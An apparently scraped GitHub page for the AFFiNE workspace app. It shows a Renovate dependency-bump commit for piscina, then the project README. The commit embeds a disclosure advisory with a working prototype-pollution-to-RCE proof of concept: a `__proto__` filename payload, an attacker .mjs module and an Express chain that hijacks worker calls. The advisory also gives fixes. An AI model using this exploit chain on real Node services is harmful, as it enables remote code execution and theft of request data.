 renovate[bot]
9a9f243966
renovate[bot]
9a9f243966
This PR contains the following updates: | Package | Change | [Age](https://docs.renovatebot.com/merge-confidence/) | [Confidence](https://docs.renovatebot.com/merge-confidence/) | |---|---|---|---| | [piscina](https://redirect.github.com/piscinajs/piscina) | [`5.1.4` → `5.2.0`](https://renovatebot.com/diffs/npm/piscina/5.1.4/5.2.0) |  |  | --- ### piscina: Prototype Pollution Gadget → RCE via inherited options.filename [CVE-2026-55388](https://nvd.nist.gov/vuln/detail/CVE-2026-55388) / [GHSA-x9g3-xrwr-cwfg](https://redirect.github.com/advisories/GHSA-x9g3-xrwr-cwfg) <details> <summary>More information</summary> #### Details ##### Summary `piscina`'s constructor and `run()` paths read the `filename` option via plain member access: ```js // dist/index.js line 92 (constructor) const filename = options.filename ? (0, common_1.maybeFileURLToPath)(options.filename) : null; this.options = { ...kDefaultOptions, ...options, filename, maxQueue: 0 }; // dist/index.js line 616 (run()) run(task, options = kDefaultRunOptions) { if (options === null || typeof options !== 'object') { return Promise.reject(new TypeError('options must be an object')); } const { transferList, filename, name, signal } = options; ``` Both reads fall through the prototype chain when the caller's options object doesn't have `filename` as an own property. When `Object.prototype.filename` is polluted upstream — by any of the well-documented PP-source CVEs (lodash<4.17.13, qs<6.10.3, set-value<4.1.0, minimist<1.2.6, deepmerge<4.2.2, and others) — the inherited value flows to `worker_threads.Worker` import and the attacker's `.mjs` runs in the worker. **Subtlety**: calling `pool.run(task)` with no second arg uses `kDefaultRunOptions` which has `filename: null` as an OWN property — that path DOES NOT fire. The vulnerable shape is when the caller passes their own options object (commonly `{signal: ac.signal}` for abort support, `{name: ...}` for task labelling, etc.). These caller-built options objects inherit from `Object.prototype` unless the caller explicitly uses `Object.create(null)`. ##### Impact Two preconditions: 1. **Upstream PP-source** somewhere in the process — common in transitive deps 2. **Attacker-controllable `.mjs`** at a known filesystem path — realistic via upload endpoints, /tmp races, predictable node_modules paths, or supply-chain Once both fire: - Every `pool.run(task, opts)` call across the entire process is hijacked - Attacker's exported function is called with the legitimate caller's task data — **attacker reads per-request app data** - Attacker controls the return value — caller receives `worker_response.by = "ATTACKER-WORKER"` and any other attacker-supplied response fields — **attacker can poison return values to legitimate clients** - Hijack persists until process restart Strictly worse than the analogous pino chain because piscina actually *invokes* the attacker function with caller data on every dispatch (pino imports the attacker module once and errors out). ##### Affected versions Empirically verified vulnerable on `piscina@5.1.4` (latest stable at time of disclosure). The bug shape is in the constructor's `options.filename` read at line 92 of `dist/index.js`, present since the worker-pool API stabilized — likely all 3.x / 4.x / 5.x affected. ##### Proof of concept ##### A) Minimal in-process PoC ```js import fs from 'fs'; // 1) Drop the attacker module (any path the victim process can read) fs.writeFileSync('/tmp/atk.mjs', ` import fs from 'fs'; fs.writeFileSync('/tmp/PISCINA_RCE_SENTINEL', JSON.stringify({ rce: 'CONFIRMED', pid: process.pid, argv1: process.argv[1], })); export default function(arg) { return 'attacker-return-' + JSON.stringify(arg); } `); // 2) Upstream PP-source — pollute Object.prototype.filename // (representative of CVE-2019-10744 lodash<4.17.13, CVE-2022-24999 qs<6.10.3, // and ~30 historical PP-source CVEs) const payload = JSON.parse('{"__proto__":{"filename":"/tmp/atk.mjs"}}'); function vulnMerge(t, s) { for (const k of Object.keys(s)) { if (s[k] !== null && typeof s[k] === 'object') { if (!t[k]) t[k] = {}; vulnMerge(t[k], s[k]); } else t[k] = s[k]; } } vulnMerge({}, payload); // 3) Piscina with empty options inherits the polluted filename const { Piscina } = await import('piscina'); const p = new Piscina({}); // inherits filename const result = await p.run({}); // worker imports /tmp/atk.mjs await p.destroy(); // 4) sentinel exists; attacker fn was called with task data console.log(fs.readFileSync('/tmp/PISCINA_RCE_SENTINEL', 'utf8')); console.log('attacker fn returned:', result); // → "attacker-return-{}" ``` ##### B) Full-stack HTTP chain (this is the realistic shape) A correctly-initialized pool gets hijacked by attacker activity. Pool is created at server boot with a legitimate worker, then per-request handlers call `pool.run(req.body, {signal: ac.signal})` — the standard abort-aware shape. ```js // === server.mjs === import express from 'express'; import { Piscina } from 'piscina'; // Vulnerable PP-source middleware (lodash<4.17.13 equivalent) function vulnMerge(t, s) { for (const k of Object.keys(s)) { if (s[k] !== null && typeof s[k] === 'object') { if (!t[k]) t[k] = {}; vulnMerge(t[k], s[k]); } else t[k] = s[k]; } } // CORRECT pool init at boot const pool = new Piscina({ filename: './valid-worker.mjs', minThreads: 1, maxThreads: 2, }); const config = {}; const app = express(); app.post('/api/settings', express.json(), (req, res) => { vulnMerge(config, req.body); // PP source res.json({ ok: true }); }); app.post('/api/process', express.json(), async (req, res) => { const ac = new AbortController(); const result = await pool.run(req.body, { signal: ac.signal }); // <-- hijacked res.json({ ok: true, worker_response: result }); }); app.listen(7755); // === Attacker, 3 HTTP requests === // POST /upload → drops /tmp/atk.mjs // POST /api/settings with body: {"__proto__":{"filename":"/tmp/atk.mjs"}} // POST /api/process → pool.run() destructures filename via prototype // → worker imports /tmp/atk.mjs // → attacker fn called with req.body of THIS request // → caller receives attacker-shaped response ``` Empirical observation on `piscina@5.1.4` + Node 23.11.0: - Pre-attack `/api/process` returns `{by: 'valid-worker'}` - Cold-path `/probe` after PP source confirms `({}).filename` is polluted process-wide - Post-attack `/api/process` returns `{by: 'ATTACKER-WORKER', processed: <caller's exfil data>}` - Sentinel file written from inside `piscina/dist/worker.js` with the worker process's uid + env access ##### Recommended fix Minimal — own-property guard at both option-read sites: ```js // constructor (line 92) const userFilename = Object.prototype.hasOwnProperty.call(options, 'filename') ? options.filename : null; const filename = userFilename ? (0, common_1.maybeFileURLToPath)(userFilename) : null; // run() (line 616) const safeOpts = Object.create(null); Object.assign(safeOpts, options); // copies own props only? — keeps shape const { transferList, filename, name, signal } = safeOpts; ``` More idiomatic — use a null-prototype working object throughout `this.options`: ```js const safeOpts = Object.create(null); Object.assign(safeOpts, kDefaultOptions, options); this.options = safeOpts; this.options.filename = safeOpts.filename ? (0, common_1.maybeFileURLToPath)(safeOpts.filename) : null; this.options.maxQueue = 0; ``` Either approach closes the gadget without breaking any legitimate caller pattern. The pattern is the same as recommended for axios CVE-2026-44494 and the pino PSA filed earlier today. Cross-fix consideration: any other library you maintain that uses similar `options.X` member-access for worker / child-process / module-load operations is worth a quick audit. ##### Coordination - Same maintainer as pino — you're already in security-triage mode for that PSA. Happy to coordinate timing / disclosure dates across both. - Will not share publicly until GHSA published or 90 days. - Please credit `ridingsa` if you choose to credit a reporter. ##### How this was discovered Generalized the pino disclosure's mechanism — any library that reads a string option via plain member access and dynamic-loads it (via `import()` / `require()` / `new Worker()`) is a candidate. Ran a sweep across 10 candidate libraries; piscina + fastify (via pino propagation) fired. Piscina is independently vulnerable through its own option-read sites, hence this separate disclosure. #### Severity - CVSS Score: 8.1 / 10 (High) - Vector String: `CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H` #### References - [https://github.com/piscinajs/piscina/security/advisories/GHSA-x9g3-xrwr-cwfg](https://redirect.github.com/piscinajs/piscina/security/advisories/GHSA-x9g3-xrwr-cwfg) - [https://github.com/advisories/GHSA-x9g3-xrwr-cwfg](https://redirect.github.com/advisories/GHSA-x9g3-xrwr-cwfg) This data is provided by the [GitHub Advisory Database](https://redirect.github.com/advisories/GHSA-x9g3-xrwr-cwfg) ([CC-BY 4.0](https://redirect.github.com/github/advisory-database/blob/main/LICENSE.md)). </details> --- ### Release Notes <details> <summary>piscinajs/piscina (piscina)</summary> ### [`v5.2.0`](https://redirect.github.com/piscinajs/piscina/compare/v5.1.4...v5.2.0) [Compare Source](https://redirect.github.com/piscinajs/piscina/compare/v5.1.4...v5.2.0) </details> --- ### Configuration 📅 **Schedule**: (UTC) - Branch creation - At any time (no schedule defined) - Automerge - At any time (no schedule defined) 🚦 **Automerge**: Disabled by config. Please merge this manually once you are satisfied. ♻ **Rebasing**: Whenever PR becomes conflicted, or you tick the rebase/retry checkbox. 🔕 **Ignore**: Close this PR and you won't be reminded about this update again. --- - [ ] <!-- rebase-check -->If you want to rebase/retry this PR, check this box --- This PR was generated by [Mend Renovate](https://mend.io/renovate/). View the [repository job log](https://developer.mend.io/github/toeverything/AFFiNE). <!--renovate-debug:eyJjcmVhdGVkSW5WZXIiOiI0My4yMzEuMSIsInVwZGF0ZWRJblZlciI6IjQzLjIzMS4xIiwidGFyZ2V0QnJhbmNoIjoiY2FuYXJ5IiwibGFiZWxzIjpbImRlcGVuZGVuY2llcyJdfQ==--> Co-authored-by: renovate[bot] <29139614+renovate[bot]@users.noreply.github.com>
AFFiNE.Pro
Write, Draw and Plan All at Once

A privacy-focused, local-first, open-source, and ready-to-use alternative for Notion & Miro.
One hyper-fused platform for wildly creative minds.




Getting started & staying tuned with us.
Star us, and you will receive all release notifications from GitHub without any delay!

What is AFFiNE
AFFiNE is an open-source, all-in-one workspace and an operating system for all the building blocks that assemble your knowledge base and much more -- wiki, knowledge management, presentation and digital assets. It's a better alternative to Notion and Miro.
Features
A true canvas for blocks in any form. Docs and whiteboard are now fully merged.
- Many editor apps claim to be a canvas for productivity, but AFFiNE is one of the very few which allows you to put any building block on an edgeless canvas -- rich text, sticky notes, any embedded web pages, multi-view databases, linked pages, shapes and even slides. We have it all.
Multimodal AI partner ready to kick in any work
- Write up professional work report? Turn an outline into expressive and presentable slides? Summary an article into a well-structured mindmap? Sorting your job plan and backlog for tasks? Or... draw and code prototype apps and web pages directly all with one prompt? With you, AFFiNE AI pushes your creativity to the edge of your imagination, just like Canvas AI to generate mind map for brainstorming.
Local-first & Real-time collaborative
- We love the idea of local-first that you always own your data on your disk, in spite of the cloud. Furthermore, AFFiNE supports real-time sync and collaborations on web and cross-platform clients.
Self-host & Shape your own AFFiNE
- You have the freedom to manage, self-host, fork and build your own AFFiNE. Plugin community and third-party blocks are coming soon. More tractions on Blocksuite. Check there to learn how to self-host AFFiNE.
Acknowledgement
“We shape our tools and thereafter our tools shape us”. A lot of pioneers have inspired us along the way, e.g.:
- Quip & Notion with their great concept of “everything is a block”
- Trello with their Kanban
- Airtable & Miro with their no-code programmable datasheets
- Miro & Whimiscal with their edgeless visual whiteboard
- Remote & Capacities with their object-based tag system
There is a large overlap of their atomic “building blocks” between these apps. They are not open source, nor do they have a plugin system like Vscode for contributors to customize. We want to have something that contains all the features we love and also goes one step even further.
Thanks for checking us out, we appreciate your interest and sincerely hope that AFFiNE resonates with you! 🎵 Checking https://affine.pro/ for more details ions.
Contributing
| Bug Reports | Feature Requests | Questions/Discussions | AFFiNE Community |
|---|---|---|---|
| Create a bug report | Submit a feature request | Check GitHub Discussion | Visit the AFFiNE's Discord |
| Something isn't working as expected | An idea for a new feature, or improvements | Discuss and ask questions | A place to ask, learn and engage with others |
Calling all developers, testers, tech writers and more! Contributions of all types are more than welcome, you can read more in docs/types-of-contributions.md. If you are interested in contributing code, read our docs/CONTRIBUTING.md and feel free to check out our GitHub issues to get stuck in to show us what you’re made of.
Before you start contributing, please make sure you have read and accepted our Contributor License Agreement. To indicate your agreement, simply edit this file and submit a pull request.
For bug reports, feature requests and other suggestions you can also create a new issue and choose the most appropriate template for your feedback.
For translation and language support you can visit our Discord.
If you have questions, you are welcome to contact us. One of the best places to get more info and learn more is in the Discord where you can engage with other like-minded individuals.
Templates
AFFiNE now provides pre-built templates from our team. Following are the Top 10 most popular templates among AFFiNE users,if you want to contribute, you can contribute your own template so other people can use it too.
- vision board template
- one pager template
- sample lesson plan math template
- grr lesson plan template free
- free editable lesson plan template for pre k
- high note collection planners
- digital planner
- ADHD Planner
- Reading Log
- Cornell Notes Template
Blog
Welcome to the AFFiNE blog section! Here, you’ll find the latest insights, tips, and guides on how to maximize your experience with AFFiNE and AFFiNE AI, the leading Canvas AI tool for flexible note-taking and creative organization.
- vision board template
- ai homework helper
- vision board maker
- itinerary template
- one pager template
- cornell notes template
- swot chart template
- apps like luna task
- note taking ai from rough notes to mind map
- canvas ai
- one pager
- SOP Template
- Chore Chart
Ecosystem
| Name | ||
|---|---|---|
| @affine/component | AFFiNE Component Resources |  |
| @toeverything/theme | AFFiNE theme |  |
Upstreams
We would also like to give thanks to open-source projects that make AFFiNE possible:
-
Blocksuite - 💠 BlockSuite is the open-source collaborative editor project behind AFFiNE.
-
y-octo - 🐙 y-octo is a native, high-performance, thread-safe YJS CRDT implementation, serving as the core engine enabling the AFFiNE Client/Server to achieve "local-first" functionality.
-
OctoBase - 🐙 OctoBase is the open-source database behind AFFiNE, local-first, yet collaborative. A light-weight, scalable, data engine written in Rust.
-
yjs - Fundamental support of CRDTs for our implementation on state management and data sync on web.
-
electron - Build cross-platform desktop apps with JavaScript, HTML, and CSS.
-
React - The library for web and native user interfaces.
-
napi-rs - A framework for building compiled Node.js add-ons in Rust via Node-API.
-
Jotai - Primitive and flexible state management for React.
-
async-call-rpc - A lightweight JSON RPC client & server.
-
Vite - Next generation frontend tooling.
-
Other upstream dependencies.
Thanks a lot to the community for providing such powerful and simple libraries, so that we can focus more on the implementation of the product logic, and we hope that in the future our projects will also provide a more easy-to-use knowledge base for everyone.

Contributors
We would like to express our gratitude to all the individuals who have already contributed to AFFiNE! If you have any AFFiNE-related project, documentation, tool or template, please feel free to contribute it by submitting a pull request to our curated list on GitHub: awesome-affine.
Self-Host
Begin with Docker to deploy your own feature-rich, unrestricted version of AFFiNE. Our team is diligently updating to the latest version. For more information on how to self-host AFFiNE, please refer to our documentation.


Feature Request
For feature requests, please see discussions.
Building
Codespaces
From the GitHub repo main page, click the green "Code" button and select "Create codespace on master". This will open a new Codespace with the (supposedly auto-forked AFFiNE repo cloned, built, and ready to go).
Local
See BUILDING.md for instructions on how to build AFFiNE from source code.
Contributing
We welcome contributions from everyone. See docs/contributing/tutorial.md for details.
License
Editions
-
AFFiNE Community Edition (CE) is the current available version, it's free for self-host under the MIT license.
-
AFFiNE Enterprise Edition (EE) is yet to be published, it will have more advanced features and enterprise-oriented offerings, including but not exclusive to rebranding and SSO, advanced admin and audit, etc., you may refer to https://affine.pro/pricing for more information
See LICENSE for details.